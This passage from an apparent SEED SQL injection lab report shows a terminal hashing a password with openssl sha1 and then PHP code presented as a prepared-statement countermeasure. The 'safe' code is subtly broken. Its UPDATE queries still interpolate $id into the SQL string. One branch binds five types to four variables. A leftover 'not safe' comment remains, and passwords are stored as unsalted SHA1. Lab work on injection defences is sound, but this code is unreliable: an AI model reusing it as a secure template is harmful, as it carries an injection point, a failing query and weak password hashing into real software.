
```
Terminal
[11/13/19]seed@VM:~$ echo -n "hack" | openssl sha1
(stdin)= bb02c6365c097bdf75be3f6885d2af334e7ce4d7
[11/13/19]seed@VM:~$
```

The image shows a terminal window with a dark purple background. On the left side, there is a vertical dock with several application icons: a gear (settings), a notepad, a yellow 'S' (Spotify), a red and white icon (possibly a file manager), a folder icon, a blue icon with a white line graph, the Firefox logo, a gear with a red pencil (system settings), a green icon with a white 'A' (possibly a terminal or editor), and a white icon with a black line graph. The terminal text shows a command being executed to generate a SHA1 hash from the word 'hack' using the openssl command. The output is a long hexadecimal string. The prompt indicates the user is 'seed' on a machine named 'VM' in the home directory.



Observations: The password in the table is stored in hash value as seen in task 1. Therefore, as seen in screenshot 1, we hash the value of the password we need to store and set the Password in the update statement to this value

Task 4: Countermeasure: Prepared Statement




```
safe_home.php (/var/www/SQLInjection) - gedit
safe_home.php
/var/www/SQLInjection
Save

if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
$address,$phoneNumber);
}else{
    // User authentication failed
    echo "</div>";
}
```

PHP Tab Width: 8 Ln 1, Col 1 INS



```
safe_edit_backend.php (/var/www/SQLInjection) - gedit
safe_edit_backend.php
/var/www/SQLInjection

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>

PHP Tab Width: 8 Ln 1, Col 1 INS
```

Observations: We create prepared statements and try sql injection attack and we get an error that we have coded in the backend and we can observe that sql injection attacks fail.

Explanation: We create prepared statements into php script wherein we take the input and store them into another parameter and then use these parameters. We do not directly parse the input into the sql statements